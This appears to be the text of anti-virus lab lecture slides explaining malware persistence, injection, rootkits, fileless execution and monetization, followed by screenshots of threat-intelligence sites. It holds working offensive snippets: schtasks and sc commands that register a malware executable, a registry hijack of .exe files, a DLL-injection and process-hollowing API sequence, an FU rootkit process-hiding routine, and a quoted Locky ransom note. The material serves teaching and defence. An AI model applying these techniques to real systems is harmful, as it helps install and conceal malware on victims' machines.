[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows NT \ CurrentVersion \ Windows ]
```

# Persistence - II

## Startup folders

C:\Documents and Settings\Martin.Jirkal\Start Menu\Programs\Startup

- Windows XP

C:\Users\Martin.Jirkal\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

- Windows 7

## Schedule Manager

```
schtasks / Create /tn NotSuspiciousTask /sc ONLOGON /tr C:\ temp \ malware .exe
```

## Service Manager

```
sc create NotSuspiciousService binPath = "C:\ temp \ malware . exe " start = auto
```

# Persistence - III

## Extension association

```
[ HKEY_CLASSES_ROOT \. exe ] = MalwareExtensionOpener  
[ HKEY_CLASSES_ROOT \ MalwareExtensionOpener \ shell \ open \ command ] = C:\ temp \ malware .  
exe
```

- MBR infection can install malware every computer boot process

# Persistence - IV

Order hijack. Insertion of dynamic library on disk in a way where system loads malware library instead intended library in different location.

## Search order with SafeDllSearchMode ON (Windows Vista+)

1. Folder with binary file
2. System folder (C:\Windows\System32).
3. 16-bit system folder (C:\Windows\System).
4. Windows folder
5. Actual folder
6. Folders in environment variable PATH.


# Hiding - I

- Inject malicious code into different process. Http traffic from iexplore.exe is not strange.
- Commonly injected processes:
  - svchost.exe
  - explorer.exe
  - csrss.exe
- Malware named after common process and/or executed from windows libraries common location(C:\Windows\System32)

# Hiding- II


- Windows driver monitoring and tampering OS request to view computer components.
- Common malware driver features:
  - Process hiding
  - Port/network hiding
  - File hiding
- Some rootkits hide malware in unused sectors of disk.

# Injection – Method 1






## Injection method 2 -SetWindowsHookEx




## Injection method 3

### DLL Injection


#### Step 1




#### Step 2



#### Step 3




#### Step 4




## Overview

### Step 1



Attach  
**OpenProcess();**


### Step 2



Choose: DLL Path or Full DLL

Allocate Memory  
**VirtualAllocEx();**


### Step 3



Copy DLL/Determine  
Addresses

**WriteProcessMemory();**  
DLL Path: **LoadLibraryA();** Full DLL: **Get..Offset();**

### Step 4



Execute  
**CreateRemoteThread();**  
**NtCreateThreadEx();**  
**RtlCreateUserThread();**

⋮

## Process Hollowing

**Process hollowing** is method where application is executed but immediately stopped, fully rewritten in memory then execution is resumed. Such a process have all the attributes of originally executed process

PEB ?

- CreateProcessA
- GetThreadContext
- ReadProcessMemory
- **NtUnmapViewOfSection**
- VirtualAllocEx
- WriteProcessMemory
- SetThreadContext
- ResumeThread

svchost.exe    **CREATE\_SUSPENDED**

**PAGE\_EXECUTE\_READWRITE**

**Můj kód**

**Relokace souboru**

**Context.EAX = EP**

# Rootkit – Service for other malware

## Hiding - rootkits


Hiding malware on kernel level.

- Hiding processes
- Hiding network communication
- Hiding files

## Rootkit skrytí procesu - FU Rootkit

```
case IOCTL_ROOTKIT_HIDEME :
if (( InputBufferLength < sizeof ( DWORD )) || ( InputBuffer == NULL ))
{
    IoStatus -> Status = STATUS_INVALID_BUFFER_SIZE ;
    break ;
}
find_PID = *(( DWORD *) InputBuffer );
if ( find_PID == 0 x00000000 )
{
    IoStatus -> Status = STATUS_INVALID_PARAMETER ;
    break ;
}
eproc = FindProcessEPROC ( find_PID );
if ( eproc == 0 x00000000 )
{
    IoStatus -> Status = STATUS_INVALID_PARAMETER ;
    break ;
}
plist_active_procs = ( LIST_ENTRY *) ( eproc + FLINKOFFSET );
*(( DWORD *) plist_active_procs -> Blink ) = ( DWORD ) plist_active_procs -> Flink ;
*(( DWORD *) plist_active_procs -> Flink +1) = ( DWORD ) plist_active_procs -> Blink ;
break ;
```

# Win64/Rovnix: Bootkit Details



# Is Rootkit dead?

Well.. sort of yes.


# UEFI

- The Unified Extensible Firmware Interface (UEFI) is a specification that defines a software interface between an operating system and platform firmware. **UEFI replaces the Basic Input/Output System (BIOS)**

-Wikipedia

# UEFI malware


First seen 2018





# Persistence – Surviving disc format

- Infection of BIOS or firmware
- Periodic infection using same infection technique




# “Fileless malware”

## 1. Uses script in command line

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";alert('foo');
```

Win32/Poweliks – chrání i registry



## 2. Memory infection without persistence

Some malware does not need persistence. Filecoders needs to be run just once!

# Malware self-defence

- 2 Processes periodically check if they exist. If other process is killed it is immediately restarted by other process
- Process opens own files so it cannot be deleted/moved.
- Debugger attach on itself.
- Hooking file delete API.
- Injecting multiple processes.
- Watching for analysis tools. If such tool is detected malware operations are ceased.
- Malware is activated with delay.



# Monetization - I

Monetization is main purpose of malware.

- Monetization of computer power
  - Botnet – DDOS, URL clicker, spambot
  - Coinminer
- Personal information stealing
  - Passwords – Banking accounts, email, services...
  - Personal information– Name, date of birth, address, phone number, ID number, photo
- Ransom
  - Pay or you will loose your data
  - Pay or we will make your data public



# Monetization - II

- Advertisement
  - Changing advertisement so attacker gets money
  - Adding new advertisement on pages
  - False advertisement. “Your computer is infected by 128 pieces of malware! Pay for our great cleaning product!”
  - Spam – Unwanted advertisement on real product.
  - Phone fraud – Call or send SMS on premium line.

# Monetization today

## Win32/Filecoder.Locky.B trojan

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.

More information about the RSA and AES can be found here:

[http://en.wikipedia.org/wiki/RSA\\_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

[http://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](http://en.wikipedia.org/wiki/Advanced_Encryption_Standard)

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.

To receive your private key follow one of the links:

1. <http://6dbxgqam4crv6rr6.tor2web.org/A34FD47758607583E>
2. <http://6dbxgqam4crv6rr6.onion.to/A34FD47758607583E>
3. <http://6dbxgqam4crv6rr6.onion.cab/A34FD47758607583E>

If all of this addresses are not available, follow these steps:

1. Download and install Tor Browser: <https://www.torproject.org/download/download-easy.html>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: <http://6dbxgqam4crv6rr6.onion/A34FD47758607583E>
4. Follow the instructions on the site.

!!! Your personal identification ID: A34FD47758607583E !!! □ FD

**How is AV laboratory  
working?**

# “Good guys” vs “Bad



## Good guys

- Must catch everything
- Limited budget
- Fast reaction to new threats
- No mistakes allowed!
- Have professional teams

## Bad Guys

- Need just one mistake
- They are many
- New threat creation is difficult
- Mistakes are ok!
- Some professional teams exist



# **Information Sources**



**SHA1 MD5**

# Virustotal

[Community](#) [Statistics](#) [Documentation](#) [FAQ](#) [About](#) [English](#) [Join our community](#) [Sign](#)



VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

[File](#)

[URL](#)

[Search](#)

loader.exe

Choose File

Maximum file size: 128MB

By clicking 'Scan it!', you consent to our [Terms of Service](#) and allow VirusTotal to share this file with the security community. See our [Privacy Policy](#) for details.

Scan it!

[Blog](#) | [Twitter](#) | [contact@virustotal.com](#) | [Google groups](#) | [ToS](#) | [Privacy policy](#)

# Virustotal

## File already analysed

This file was last analysed by VirusTotal on **2009-05-06 01:01:37 UTC** (7 years ago) it was first analysed by VirusTotal on **2008-11-12 14:24:07 UTC**.

Detection ratio: **32/40**

You can take a look at the last analysis or analyse it again now.

Reanalyse

View last analysis

loader.exe

Choose File


Maximum file size: 128MB

By clicking 'Scan it!', you consent to our [Terms of Service](#) and allow VirusTotal to share this file with the security community. See our [Privacy Policy](#) for details.

Scan it!

[Blog](#) | [Twitter](#) | [contact@virustotal.com](mailto:contact@virustotal.com) | [Google groups](#) | [ToS](#) | [Privacy policy](#)


# Virustotal



SHA256: `bd9666eff1fa3bc20667e091f7d180fb48f3a57ed85ffa2997c71c4ae311ea5f`

Detection ratio: **32 / 40**

Analysis date: 2009-05-06 01:01:37 UTC ( 7 years ago )



Analysis

File detail


Additional information



Comments 0

Votes

Antivirus	Result	Update
AVG	Win32/Cryptor	20090505
AhnLab-V3	Win-Trojan/Xema.variant	20090505
AntiVir	TR/Crypt.XPACK.Gen	20090505
Authentium	W32/Trojan2.GQRR	20090506

# ESET Virus Radar

 Home Threat Encyclopaedia Glossary Statistics Update Info Tools Reports

 VIRUS RADAR BETA

HOME > Threat Encyclopaedia > Descriptions > Win32/Bundpil.DF

Threat

Timeline

Prevalence Map

Threat Variant

**Win32/Bundpil** [Threat Name] [go to Threat](#)


**Win32/Bundpil.DF** [Threat Variant Name]

<b>Category</b>	trojan.worm
<b>Size</b>	98304 B
<b>Detection created</b>	Oct 11, 2015
<b>Signature database version</b>	<a href="#">12389</a>
<b>Aliases</b>	Worm:Win32/GamarueIrfn (Microsoft) Trojan.Encoder.2823 (Dr.Web)

# Microsoft's Malware Protection Center

## Malware Protection Center


HomeSecurity softwareMalware encyclopediaOur researchHelpDevelopers



New blog: Know and avoid the dangers of JavaScript-laden spam emails

Win32/Ramnit

Also detected as:



**Win32/Ramnit**  
Alert level: **Severe**

First published: May 10, 2011  
Latest published: Sep 20, 2015

Summary




What to do now

Technical information

Symptoms

TRANSLATE

bing

Follow:   

I want to...

+ Get help


+ Fix my software

+ Download and update


+ Submit a file

Search the malware encyclopedia

To search for descriptions, use quotation marks ("

 ENJOY SAFER TECHNOLOGY™

# Symantec's Security Response



The screenshot shows the Symantec Security Response interface. At the top is the Symantec logo and a navigation bar with links for PRODUCTS, SERVICES, SOLUTIONS, and SUPPORT CENTER. Below the navigation bar is a breadcrumb trail: Home / Security Response / W32.Ramnit. The main heading is "W32.Ramnit". Below this is a "Risk Level 2: Low" indicator. There are three tabs: "Summary", "Technical Details" (which is active), and "Removal". To the right of the tabs are links for "Download Removal Tool" and "Printer Friendly Page". The "Technical Details" tab contains the following information:

- Discovered:** January 19, 2010
- Updated:** March 2, 2015 11:03:26 AM
- Type:** Virus
- Infection Length:** 10,240 bytes
- Systems Affected:** Windows 2000, Windows 7, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows Server 2008, Windows Vista, Windows XP
- CVE References:** CVE-2013-1493, CVE-2013-0422, CVE-2010-2568



Below this information is a list of prevention and removal steps:

1. Prevention and avoidance
  - 1.1 User behavior and precautions
  - 1.2 Patch operating system and software
2. Infection Method
  - 2.1 Removable drives
  - 2.2 Remotely exploitable vulnerabilities
  - 2.3 File infection
  - 2.4 Public File Transfer Protocol servers
  - 2.5 Potentially unwanted applications
3. Functionality
  - 3.1 System modifications
  - 3.2 Network activity
  - 3.3 Additional functionality
4. Additional Information

On the right side of the page, there is a "Search Threats" section with a search bar and a "Search Threats" button. Below this are two promotional banners: "STAR Malware Protection Technologies" and "Internet Security Threat Report 2016, Vol 21".



# Kaspersky Virus Watch

Internet threat level: 1

Follow us on [twitter](#)

ThreatsAnalysisBlogStatisticsDescriptionsGlossary

Home → Descriptions → Trojan.Win32.Agent.fajk

## Trojan.Win32.Agent.fajk

<i>Detected</i>	Aug 31 2010 09:22 GMT
<i>Released</i>	Aug 31 2010 17:29 GMT
<i>Published</i>	Sep 19 2011 13:01 GMT

[Technical Details](#)  
[Payload](#)  
[Removal Instructions](#)

### Technical Details

A trojan program that downloads files from the Internet without the user's knowledge and launches them. It is a Windows application (PE-EXE file). 6656 bytes. Written in C++.



#### Installation

After launching, the trojan copies its body to the following file:

```
C:\Program Files\Common Files\seria.exe
```

The created copy is then launched for execution.

To delete the original file after shutting down, the trojan creates the shell script "Del.bat" in the current

  
[Share](#) [Print](#)


[Malicious programs](#)

